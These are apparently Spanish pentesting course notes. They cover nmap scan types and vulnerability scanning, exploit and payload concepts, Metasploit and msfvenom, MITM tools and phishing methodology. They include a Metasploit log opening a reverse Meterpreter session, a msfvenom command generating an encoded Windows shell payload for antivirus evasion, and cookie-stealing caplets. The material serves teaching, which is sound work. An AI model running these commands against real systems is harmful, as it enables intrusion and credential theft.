En escaneo de Ss el objetivo es localizar puertos abiertos en el sistema remoto (TCP o UDP), y averiguar el servicio publicado en cada puerto, el software del servicio y su versión. Se consulta a cada puerto (TCP o UDP) y ver si abierto o no. En la red auditada pueden existir protecciones a nivel de red (firewalls) que protegen los Ss → hay varias técnicas de escaneo para evitarlas.

```
nmap -Pn [IP/rango] -p [puerto/rango] -sT
```

```
nmap -Pn 192.168.1.1 -sT

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 21:58 CEST
Nmap scan report for 192.168.1.1
Host is up (0.015s latency).
Not shown: 995 closed ports
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
23/tcp   filtered telnet
80/tcp   open     http
443/tcp  open     https

Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
```

Para localizar tipo y versión del software del servicio se usa la técnica de "banner grabbing" que se basa en observar la info. devuelta la aplicación al establecer la comunicación. Para esto con nmap se realizar escaneo TCP (Full scan o Stealth scan) o UDP y añadir oper -sV (Service Version) para que nmap solicite el banner y lo compruebe en su BBDD:

```
nmap [IP/rango] -p [puerto/rango] -sV
```

```
nmap -Pn 192.168.1.1 -sV

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-19 00:39 CEST
Nmap scan report for 192.168.1.1
Host is up (0.024s latency).
Not shown: 995 closed ports
PORT     STATE    SERVICE  VERSION
21/tcp   filtered ftp
22/tcp   open     ssh      Dropbear sshd 2014.66 (protocol 2.0)
23/tcp   filtered telnet
80/tcp   open     http     micro_httpd
443/tcp  open     ssl/http micro_httpd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.93 seconds
```

Nmap dispone de scripts para otro tipo de consultas sobre el objetivo. Estan separados por categorías, una categoría es "version" que hace + tareas de descub en determinados Ss.

```
nmap [IP/rango] -p [puerto/rango] --script "version"
```

Otro oper. alternativo a –sV y más completo, es -A, que además de versiones del Ss, también detección de SO y realiza traceroute a máquina y lanza scripts de recopilación de info por cada puerto abierto.

```
nmap [IP/rango] -p [puerto/rango] -A
```

```
nmap -Pn 192.168.1.1 -A

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-19 00:40 CEST
Nmap scan report for 192.168.1.1
Host is up (0.0030s latency).
Not shown: 995 closed ports
PORT     STATE    SERVICE  VERSION
21/tcp   filtered ftp
22/tcp   open     ssh      Dropbear sshd 2014.66 (protocol 2.0)
23/tcp   filtered telnet
80/tcp   open     http     micro_httpd
|_http-server-header: micro_httpd
|_http-title: [redacted]
443/tcp open      ssl/http micro_httpd
| ssl-cert: Subject: [redacted]
ountryName=PL
| Not valid before: 2015-09-22T06:17:02
|_Not valid after:  2025-09-19T06:17:02
Device type: firewall
Running (JUST GUESSING): Fortinet embedded (94%)
OS CPE: cpe:/h:fortinet:fortigate_200b
Aggressive OS guesses: Fortinet FortiGate 200B firewall (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
nmap -Pn 192.168.1.1 --script "version"

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-19 01:14 CEST
Nmap scan report for 192.168.1.1
Host is up (0.011s latency).
Not shown: 995 closed ports
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
23/tcp   filtered telnet
80/tcp   open     http
|_http-server-header: micro_httpd
443/tcp open      https
|_http-server-header: micro_httpd

Nmap done: 1 IP address (1 host up) scanned in 3.60 seconds
```


Tipos de escaneo en nmap

Dado que en la red auditada pueden existir protecciones a nivel de red (como firewalls) que protejan los Ss, se pueden utilizar técnicas de escaneo distintas. Técnicas disponibles para el escaneo puertos con nmap:

TCP Connect (Full open scan)

Por defecto. Intenta conexión completa mediante el establecimiento del "three way handshake". Dependiendo de respuesta recibida por el puerto determinamos si se encuentra abierto o cerrado:

- **Se recibe SYN/ACK**: El puerto se encuentra abierto.
- **Se recibe RST**: El puerto se encuentra cerrado.





```
nmap -sT [IP/rango] -p [puerto/rango]
```

```
nmap -Pn 192.168.1.1 -sT

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 21:58 CEST
Nmap scan report for 192.168.1.1
Host is up (0.015s latency).
Not shown: 995 closed ports
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
23/tcp   filtered telnet
80/tcp   open     http
443/tcp open      https

Nmap done: 1 IP address (1 host up) scanned in 14.27 seconds
```

Stealth scan (Half open scan)

Intenta conexión TCP mediante establ.del "three way handshake", pero sin llegar a completarla, enviando "reset" al puerto si responde. Al no completar el "handshake" el escaneo es más rápido.



- **Se recibe SYN/ACK**: El puerto se encuentra abierto.
- **Se recibe RST**: El puerto se encuentra cerrado.
- **Sin respuesta o err ICMP no alcanzable**: Puerto filtrado.

```
nmap -sS [IP/rango] -p [puerto/rango]
```

```
nmap -Pn 192.168.1.1 -sS

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 23:50
Nmap scan report for 192.168.1.1
Host is up (0.010s latency).
Not shown: 995 closed ports
PORT     STATE    SERVICE
21/tcp   filtered ftp
22/tcp   open     ssh
23/tcp   filtered telnet
80/tcp   open     http
443/tcp open      https
```

FIN scan (Inverse TCP flag scan)

Sólo envía un segmento TCP con flag FIN. Permite conocer si determinado puerto abierto aunque exista firewall protegiendo las conexiones contra el activo auditado. Dependiendo de la respuesta recibida por el puerto remoto determinamos si se encuentra abierto o cerrado: Se recibe RST: El puerto se encuentra abierto. Sin respuesta: El puerto se encuentra cerrado.

```
nmap -sF [IP/rango] -p [puerto/rango]
```

```
nmap -Pn 10.211.55.2 -sF

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-19 00:04 CEST
Nmap scan report for 10.211.55.2
Host is up (0.00023s latency).
Not shown: 999 closed ports
PORT      STATE          SERVICE
4443/tcp open|filtered pharos
MAC Address: 00:1C:42:00:00:08 (Parallels)
```

XMAS scan (All TCP flag scan)

Sólo envía segmento TCP con flags activos ACK, RST, SYN, URG y PSH. Conocer si puerto abierto aunque firewall protegiendo conexiones contra el activo.

Sólo funciona en sist.remotos UNIX.

- Se recibe RST: cerrado.
- Sin respuesta: abierto.


```
nmap -sX [IP/rango] -p [puerto/rango]
```

```
nmap -Pn 10.211.55.2 -sX

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 23:55 CEST
Nmap scan report for 10.211.55.2
Host is up (0.00017s latency).
Not shown: 999 closed ports
PORT      STATE          SERVICE
4443/tcp open|filtered pharos
MAC Address: 00:1C:42:00:00:08 (Parallels)
```

NULL scan (null TCP flag scan)

Envía segmento TCP sin flags activados. Aunque exista firewall protegiendo conexiones

- **Se recibe RST**: abierto.
- **Sin respuesta**: cerrado.





```
nmap -sN [IP/rango] -p [puerto/rango]
```

```
nmap -Pn 10.211.55.2 -sN

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-19 00:09 CEST
Nmap scan report for 10.211.55.2
Host is up (0.000041s latency).
All 1000 scanned ports on 10.211.55.2 are open|filtered (504) or closed (496)
MAC Address: 00:1C:42:00:00:08 (Parallels)

Nmap done: 1 IP address (1 host up) scanned in 16.32 seconds
```

UDP scan

Para comprobar si puerto UDP abierto. Se envía un datagrama UDP y, ya que prot.UDP no está orientado a conexión, si puerto abierto no respuesta al origen.

- **Error ICMP no alcanzable (tipo 3 cód.3)**: puerto cerrado.
- **Error ICMP (tipo 3 cód 1,2,9,10,13)**: puerto filtrado.
- **Sin respuesta**: El puerto se encuentra abierto o filtrado.




```
nmap -sU [IP/rango] -p [puerto/rango]
```

```
nmap -Pn 192.168.1.1 -sU -p 53

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 23:44 CEST
Nmap scan report for 192.168.1.1
Host is up.
PORT    STATE          SERVICE
53/udp open|filtered domain

Nmap done: 1 IP address (1 host up) scanned in 15.11 seconds
root at kalipo in ~ using
nmap -Pn 192.168.1.250 -sU -p 53

Starting Nmap 7.40 ( https://nmap.org ) at 2018-04-18 23:46 CEST
Nmap scan report for xbian2.localdomain (192.168.1.250)
Host is up (0.0011s latency).
PORT    STATE  SERVICE
53/udp closed domain
```

2.4.- Escaneo de vulnerabilidades.

Después de localizar Ss expuestos en sist remotos, software y versión de los mismos → buscar posibles vulnerabilidades presentes en esas versiones. Nmap para realizar un escaneo de vuln. se apoya en scripts de categoría "**vuln**". El hecho de que la vers del Ss tenga vuln no garantiza que sist vulnerable. Hay que comprobarlo realizando explotación de la vuln.

Scripts de detección de vulnerabilidades

```
nmap 192.168.1.1 -sV --script vuln
```

Existen scripts que buscan ciertas vulnerabilidades de las vers. de algunos Ss, se engloban bajo la categoría "vuln". Siempre hay que forzar la enumeración de los Ss de nmap con oper -sV.

Proyecto vulscan

Se apoya en un script nse y una BBDD de vuln. locales para detectar Ss vulnerables. Repositorio github vulscan. Idem forzar enumeración con –sV. Una vez instalado se invoca como un script de nmap

```
nmap 192.168.1.1 -sV --script vulscan/vulscan.nse
```

2.5.- Opciones avanzadas de nmap.

Nmap tiene otros operadores que permiten personalizar los escaneos. Opciones comúnmente utilizadas:

Especificar los objetivos del escaneo

Usando notación CIDR para identificar la red objetivo del escaneo:

```
nmap 192.168.1.0/24, 172.16.0.0/16
```

Usando expresiones regulares:

```
nmap 192.168.1.*, 172.16.*.*
```

Indicando rango consecutivo de direccionamiento IP a utilizar:

```
nmap 192.168.1.1-254, 172.16.1-10.1-254
```

Especificar los puertos a escanear (operador –p)

Rango de puertos consecutivos:

```
nmap 192.168.1.1 -p 1-1024
```

Puertos específicos, consecutivos o no:

```
nmap 192.168.1.1 -p 80,443,135-139
```

Escaneo a puertos más utilizados (según BBDD nmap):

```
nmap 192.168.1.1 --top-ports 100
```

Especificar el formato de exportación de resultados

```
nmap 192.168.1.1 -oN resultado -> Formato estándar

nmap 192.168.1.1 -oG resultado -> Formato grep

nmap 192.168.1.1 -oX resultado -> Formato XML

nmap 192.168.1.1 -oA resultado -> Exportar todos los formatos
```

Especificar la velocidad del escaneo de puertos

Existen dispositivos de protección de red, como los IPS, que detectan y bloquean intentos de escaneo, al ajustar velocidad del escaneo con parám –T evitarlo (de 0 lento a 5 rápido).

```
nmap 192.168.1.0/16 -T5
```

Uso de scripts

Permite realizar pruebas adicionales en Ss localizados por nmap. Se puede invocar uno o varios scripts con oper --script y el nombre del script o usando exp. regulares.

```
nmap 192.168.15.205 --script "smb-enum-users.nse"
nmap 192.168.15.205 --script "smb-*"
```

Los scripts están agrupados en una o varias categorías (**auth, broadcast, brute, discovery, dos, exploit, fuzzer, intrusive, safe, versión, vuln**) y se pueden especificar el uso de una o varias categorías de scripts en el escaneo o usando exp. reg. para las categorías tb

```
nmap 192.168.15.205 --script discovery
nmap 192.168.15.205 --script (discovery) and not (intrusive or dos or fuzzer)
```

2.6.- Herramientas adicionales de búsqueda de vulnerabilidades.

Búsqueda de vulnerabilidades en portales

Common Vulnerabilities and Exposures (CVE): Del org. Mitre, recopila todas vuln.comunicadas y que catalogadas como públicas. No exploits ni pruebas de concepto a vulnerabilidades. cvedetails.

Vulners: Simil anterior, pero de org. privada, no exploit ni prueba de concepto. Gratuito. vulners.

exploit-db: Org.privada, gestiona BBDD con vuln. y sus exploits, o pruebas de concepto. exploit-db.

Escáner de protocolos y frameworks específicos

Herramientas que ayudan a localizar vuln. conocidas en protocolos o frameworks específicos.

Testssl: Para localizar vuln.conocidas en protocolos SSL o TLS, su implementación, y las relacionadas con el certificado utilizado o los algoritmos criptográficos utilizados.

CMSMap: Escáner "open source" en Python que localiza vuln. en los CMS (sistema de gestión de contenidos) más populares como son Wordpress, Joomla, Drupal y Moodle.

JoomScan: "open source" en perl y perteneciente al proyecto OWASP. Localiza vuln. de versión y defectos en config. de portales basados en el framework Joomla.

Wpscan: "open source" en Ruby. En portales basados en el framework WordPress.

Escáner de vulnerabilidades

Nessus: La app de escaneo de vuln. más conocida y utilizada. Realiza los tres tipos de escaneos (red, servicios/versiones y vuln). Además de una manera desatendida, el auditor configura objetivos de las pruebas y las pruebas que se realizarán. **Versiones:**

- **Nessus Home**: Entorno personal, no más de 16 host a la vez, no soporte ni módulos de compliance.
- **Nessus Profesional**: Entorno profesionales, no limitaciones de escaneo, integra varios tipos de análisis de "Compliance" como PCI e incluye soporte de la herramienta.

OpenVAS/GVM: Simil nessus, también los tres tipos de escaneo de manera desatendida. Es herramienta "opensource" sin limitaciones. Pero el resultado de las pruebas suele ser menos efectivo. A partir de 2017 pasa a llamarse Greenbone Vulnerability Management (GVM) y añade pdtos de pago como appliances o posibilidad de uso en cloud.

3.- Fase de explotación de vulnerabilidades (Exploitation).

3.1.- Vectores de ataque.

Explotación de una vulnerabilidad conocida: Es el más común utilizado para la explotación. Los atacantes tras localizar algún sistema/versión afectado por una vuln conocida, usan un exploit específico, junto con un payload, para esa vuln. concreta que permita ejecutar órdenes en el sistema remoto.

Ejecución de un programa malintencionado (Malware): Consiste en generar un payload o shellcode en formato ejecutable o camuflado en programa legítimo que se distribuye a las víctimas usando ingeniería social para que víctima ejecute el malware. Ej: Macro en Excel enviado por correo.


Contraseñas por defecto o poco robustas: Muy común debido a que software y disp. red se despliegan con contra.por defecto establecida por fabricante. Si se modifica, puede ser utilizada por un atacante para ingresar en el sistema. Por otro lado, las contras.inseguras, o muy fáciles de adivinar, también en esta categoría → atacante fuerza bruta junto con diccionario de contraseñas para acceso.

Ejecución remota de comandos: Puede encontrarse cuando se auditan apps web, móviles, APIS, etc. Y se descubre que abusando de una funcionalidad legítima se pueden ejecutar comandos en serv.remoto.

3.2.- Concepto de exploit.

Un exploit es un software, pequeña aplicación o script que permite aprovechar un defecto de seg (Config incorrecta del sist, contraseñas débiles o por defecto) o explotar un fallo en el sist (Fallo en software, sist o dispositivo afectado que pueda dar lugar a un problema de seguridad). La ejecución satisfactoria de un exploit puede generar una serie de riesgos de seguridad:

- Denegación o degradación del servicio
- Corrupción de la configuración del sistema o servicio
- Escalada de privilegios
- Corrupción de información
- Acceso no autorizado



Explotables de manera remota: Sin acceso previo

- **En el lado del servidor (Server-side)**: Tienen por obj comprometer Ss que se ejecuta en modo servidor
- **En el lado del cliente (Client-side)**: Afectan a programas que se ejecutan en el lado del cliente (prog.ofimáticos, navegadores, clientes de correo).

Explotables de manera local: Tras acceso inicial al sist.

- **Exploits de escalada de privilegios**: Se ejecutan de manera local xa conseguir > nivel de acceso en el sist.

Partes de un exploit

- **Exploit**: El código que explota la vuln..
- **Payload**: Es el código/set de instr. que se ejecutan tras explotar la vuln. y permite ejecutar código en el cliente (ej: ejecuc. shellcode).

Búsqueda de exploits públicos o pruebas de concepto xa la vuln.

exploit-db: BBDD online de búsqueda de vuln. y exploits para comprometer el obj.
Github: También podemos localizar pruebas de concepto, e incluso exploits funcionales.
Searchsploit: Para Linux. Busca exploits en una copia local de la BBDD de exploit-db.
Metasploit: Suite completa de Explotación y Postexplotación y con gran cantidad de exploits.

3.3.- Concepto de payload.

Un payload es el código o instrucciones que se ejecutan después del exploit y que obliga a la víctima a realizar operaciones. En fn de como se transmite el payload se agrupan en:

Non-staged: O autocontenidos, normalmente es la ejecución de un comando en la víctima para añadir un usuario al sist.remoto, añadir un usuario a un grupo privilegiado, establecer conexión entre víctima y auditor.

Staged: El payload se transmite en varias partes xa evitar posibles bloqueos de dispositivos de seguridad de la red. La 1ª parte es una pequeña porción de código que es ejecutado y espera al envío de la 2º parte que es un payload más avanzado como una shellcode, un servidor de VNC para controlar el sist.remoto, etc.

Shellcode

Tipo especial de payload que inicia una Shell de comandos a través de la cual se controla la máquina.


Tipos de shellcode: Se pueden combinar ambas categorizaciones ej. Local y bind

En fn de la posición del auditor en el sist. Objetivo:

- **Local**: Cuando auditor tien acceso limitado al equipo y usa la vuln. para ejecutar una shellcode específica que le proporciona escalada de privilegios → mayor nivel de acceso en el sistema local.
- **Remota**: Cuando un atacante no tien acceso previo al equipo remoto y al ejecutarse la shellcode se establece canal de comunicación remoto entre el auditor y la víctima.

En fn de como se establece la conexión entre auditor y víctima:

- **Bind**: Al ejecutarse en la víctima se inicia un servidor de conexión abriendo un puerto en el equipo. El atacante establece conexión con el puerto que levantó la víctima. Sólo funcionan si estamos en misma red local que víctima y no hay firewall que impida la comunicación con el puerto.
- **Reverse**: No se inicia servicio en máquina víctima. El auditor levanta un servidor a la escucha en un puerto determinado y el shellcode en la víctima inicia la conexión. Al ser la víctima quien inicia conexión no se ve afectado x firewall.



3.4.- Herramienta Metasploit.

Framework "open source" de Explotación/Postexplot de vuln. en Ruby con gran BBDD de exploits de vuln. conocidas y herram.de generación de payloads específicos y plugins para integrarlo con motores de BBDD, Nessus y nmap. Tiene 2 interfaces de acceso:

- **msfconsole**: modo consola, opción por defecto.
- **armitage**: Interfaz gráfica de acceso, se ha de instalar a parte.

Módulos principales

Auxiliary: Mód.de apoyo con herram.de Fase Enumeración y Escaneo y para ataques fuerza bruta.

Exploits: Los exploits presentes en plataf.Metasploit organizados en un modelo de carpetas jerárquico en base a SO y Software afectado.

Payloads: Los distintos payloads que maneja Metasploit (simples como creación de usuarios o grupos, modif.configuración, Shell inversas non-staged y staged y la Sellcode de Metasploit: meterpreter).

Encoders: Su objetivo es modificar el código del payload xa ofuscarlo y evadir Antivirus o IDS

Post: Módulos de Postexplotación. Su objetivo está relacionado con la transf.ficheros, técnicas para lograr persistencia en la víctima, automatización de procesos, técnicas de elevación de privilegios, etc.

Uso de Metasploit

Para poder acceder a msfconsole sólo hay que invocarla desde la línea de comandos:

```
$ msfconsole
```

El comando help muestra el listado de comandos disponible que es bastante extensa. Los + **importantes**:

Search: Busca en los módulos de Metasploit en los campos de nombre y descripción

```
msf > search Término_a_buscar
```

Info: Info detallada de un módulo en particular de Metasploit. Normalmente para ver la descripción del módulo antes de seleccionarlo para su uso, el target al que va destinado así como las opciones de configuración del módulo (IP y Puerto de la víctima, credenciales en caso de ser necesarias, etc.):

```
msf > info ruta_del_modulo_a_consultar
```

Show: Muestra los módulos disponibles en Metasploit. Tb se puede filtrar por categorías (ej: módulos auxiliares)

```
msf > show exploits
msf > show auxiliary
```

Use: Una localizado el módulo a utilizar (con search o show), use sirve para seleccionar el módulo y posteriormente usar set para configurar las variables para su funcionamiento:

```
msf > use nombre_del_modulo
```

Set: Para configurar opciones de cada módulo para su correcto funcionamiento.

```
msf (ms09_050_smb2_negotiate_func_index) > set nombre_de_la_variable valor_de_la_variable
```

Exploit o Run: Ejecuta el módulo seleccionado una vez configurado.

```
msf exploit(badblue_passthru) > run

[*] Started reverse TCP handler on 192.168.1.69:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (179267 bytes) to 192.168.1.68
[*] Meterpreter session 1 opened (192.168.1.69:4444 -> 192.168.1.68:49166) at 2019-01-14 19:35:27 +0100
```

```
msf  exploit(ms09_050_smb2_negotiate_func_index) > info exploit/windows/smb/ms09_05

       Name: Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
     Module: exploit/windows/smb/ms09_050_smb2_negotiate_func_index
    Version: 14774
   Platform: Windows
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Good

Provided by:
  Laurent Gaffie <laurent.gaffie@gmail.com>
  hdm <hdm@metasploit.com>
  sf <stephen_fewer@harmonysecurity.com>

Available targets:
  Id  Name
  --  ----
  0   Windows Vista SP1/SP2 and Server 2008 (x86)

  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address

ds to wait for the attack to
```

3.5.- Herramienta msfvenom.

Incluida en suite Metasploit que genera los payloads utilizados por Metasploit. También permite generar payloads por separado y en numerosos formatos de salida:

- **Formato binario**: Ejecutable .exe o una librería .dll, un fichero compilado de java .jar o salida en un
- **Formato interpretado**: Script en Python, PowerShell, ShellScript, VBScript.

Metasploit y msfvenom preinstalados en Linux Kali pero se puede instalar en cualquier sistema que disponga de motor de Ruby instalado (incluso Windows.). Invocamos la ayuda de msfvenom con parám **-h**

```
msfvenom -h
```

Opciones de msfvenom

msfvenom tiene varias opciones de config.para generar un payload. Desde opciones de selección y config. del exploit hasta la config. del formato de salida.

- Listar los payloads disponibles:
- Listar las plataformas soportadas para la generación del payloads:
- Listar las arquitecturas soportadas para la generación del payload:
- Listar formatos de salida en los que se puede generar el payload:
- Si queremos aplicar algún tipo de codificación al payload para tratar de pasar desapercibido podemos listar los encoders disponibles:

```
$ msfvenom -l payloads
$ msfvenom -l plattforms
$ msfvenom -l archs
$ msfvenom -l formats
$ msfvenom -l encoders
```

Generar el payload con msfvenom

Para generar el payload, msfvenom dispone de <> operadores para indicar cada opción de generación del exploit. Ej: payload “bind reverse Shell” para Windows 32 bits, le aplica el encoder shikata_ga_nai 3 veces y excluye el badchar “null” (x00 en hexad), el resultado de salida es un script en el lenguaje Python:

```
$ msfvenom -a x86 --platform Windows -p windows/shell/bind_tcp -e x86/shikata_ga_nai -b '\x00' -i 3 -f python
```

4.- Interceptación, manipulación y monitorización del tráfico.

Los vectores de interceptación de comunicaciones son vectores de ataque que comprometer un sist. remoto ya que muchos protocolos no implementan cifrado y se siguen utilizándose en redes LAN → permite acceder a info sensible, como credenciales de usuario y tb es posible modificar la inf. enviada gracias a un ataque de tipo Man in the Middle (MITM).

4.1.- Interceptación de comunicaciones y monitorización del tráfico.

Interceptación de las comunicaciones Técnicas usadas para redirigir tráfico a sist. que atacante controla:

- **Punto Acceso falso**: Se establece un PA e intercepta comunic.
- **ARP Spoofing**: Inundación ARP para cambiar tabla ARP de la víctima. La + común pero atacante y la víctima deben estar en mismo dominio de colisión broadcast para poder manipular las tablas de rutas ARP en ese segmento.
- **DNS Spoofing**: Modificar la BD del DNS para que dominio apunte a otra IP.

Herramientas de interceptación de vulnerabilidades. Existen varias herr.para ataque MITM:

- **ettercap**: De las 1ª herr., soporta distintas técnicas y protocolos.
- **bettercap**: Evolución de ettercap, con más protocolos comunicación e interfaz mejorada. La + usada.
- **mitmproxy**: Proxy de interceptación para el protocolo HTTP/HTTPS.

Características de bettercap En lenguaje golang. Soporta interceptación de comunicaciones en Wi-Fi, Bluetooth Low Energy, y protocolos ethernet:

- Posibilidad de realizar ciertos ataques Wi-Fi. - Spoofing ARP, DNS, NDP, DHCP.
- Proxy HTTP, TCP con posibilidad de automatización. - Recolección de contraseñas.
- Interfaz gráfica basada en web.

4.2.- Manipulación e inyección de tráfico.

Manipulación de tráfico – bettercap: Además de ataques MiTM, bettercap permite manipular tráfico a través del uso de proxies y caplets:

Proxies: Los proxies per se sólo pueden monitorizar los paquetes de ciertos protocolos. Pero se pueden programar scripts para manipular el tráfico reenviando el tráfico a un servidor controlado por el atacante:

- **tcp.proxy**: Redirige el tráfico de un puerto TCP a otro equipo
- **http.proxy/https.proxy**: Permite redirigir tráfico http/https


Caplets. También existen scripts de manipulación de tráfico creados por la comunidad llamados caplets.

- **steal-cookies**: Caplet que recopila las cookies interceptadas.
- **hstshijack**: para eliminar la protección HSTS de los sitios web.
- **web-override**: Modifica las respuestas HTTP con el contenido que nosotros queramos.

5.- Phishing.

Los vectores de acceso basados en técnicas de Phishing suponen un % importante del total de vectores. Las compañías realizan ejercicios para simular campañas de Phishing y la concienciación de usuarios para identificar correos de Phishing es clave para repeler estos vectores. Existen sistemas de Prevención de intrusiones o de filtrado de comunicaciones que mitigan el impacto de un Phishing en el caso en el que algún usuario hubiera mordido el cebo.

5.1.- Intro al phishing y tipos.



Técnicas que tratan de engañar a víctima haciéndose pasar por una persona, empresa o servicio en la que la víctima confía. Para ello se hace uso de la ingeniería social para convencer a la víctima. Los objetivos son muy variados:

- Obtención de información
- Fraude bancario
- Compromiso del sist remoto (malware).

Tipos de phishing

- **Email Phishing**: Phishing enviado por mail. Hacen uso de dominios fraudulentos.
- **Spear Phishing**: Phishing dirigido a una persona u organización concreta. Gran nivel de detalle.
- **Whaling**: Dirigidos a ejecutivos y CEO.
- **Smishing**: Phishing enviado por SMS
- **Vishing**: Llamadas telefónicas haciéndose pasar por otra persona u organización.
- **Pharming**: Se compromete el sistema y se redirige a la víctima a un sitio controlado por el atacante.

5.2.- Metodología y herramientas.

Metodología de Phishing (fases)

- **Establecer el tipo de Phishing**: Spear Phishing, vishing, smishing.
- **Establecer el contenido**: Cuál va a ser el fraude o el engaño y a quién va dirigido.
- **Compra de dominios**: Adquirir un dominio que se ajuste al contenido que queremos realizar.
- **Recopilar datos del objetivo**: email, número de teléfono, nombre. A + info. mayor prob.de éxito.
- **Generar la campaña**: Generar la campaña y diseñar el email fraudulento.
- **Enviar la campaña**: Se utilizan herramientas específicas para el envío de las campañas.

Herramientas de Phishing – Gophish: Herramienta escrita en ”golang” que permite generar y enviar campañas de tipo Phishing. Características:

- Establece plantillas de Phishing. - Seguimiento de Phishing abiertos, accedidos al sitio etc.
- Interfaz gráfica vía web. - Posibilidad de config. varios servidores correo.
- API tipo rest y cliente en python para automatización de campañas.

6.- Elevación de privilegios.

Las técnicas de elevación de privilegios están a medio camino entre la "Fase de Explotación" y la "Fase de Postexplotación". Ciertos vectores de explotación proporcionan acceso a la máquina con privilegios limitados y las tareas de elevación de privilegios nos permitirán realizar tareas que con los privilegios iniciales no podríamos. Existen numerosas técnicas tanto en los SO Linux como Windows.

6.1.- Introducción a la elevación de privilegios. Categorías de técnicas:

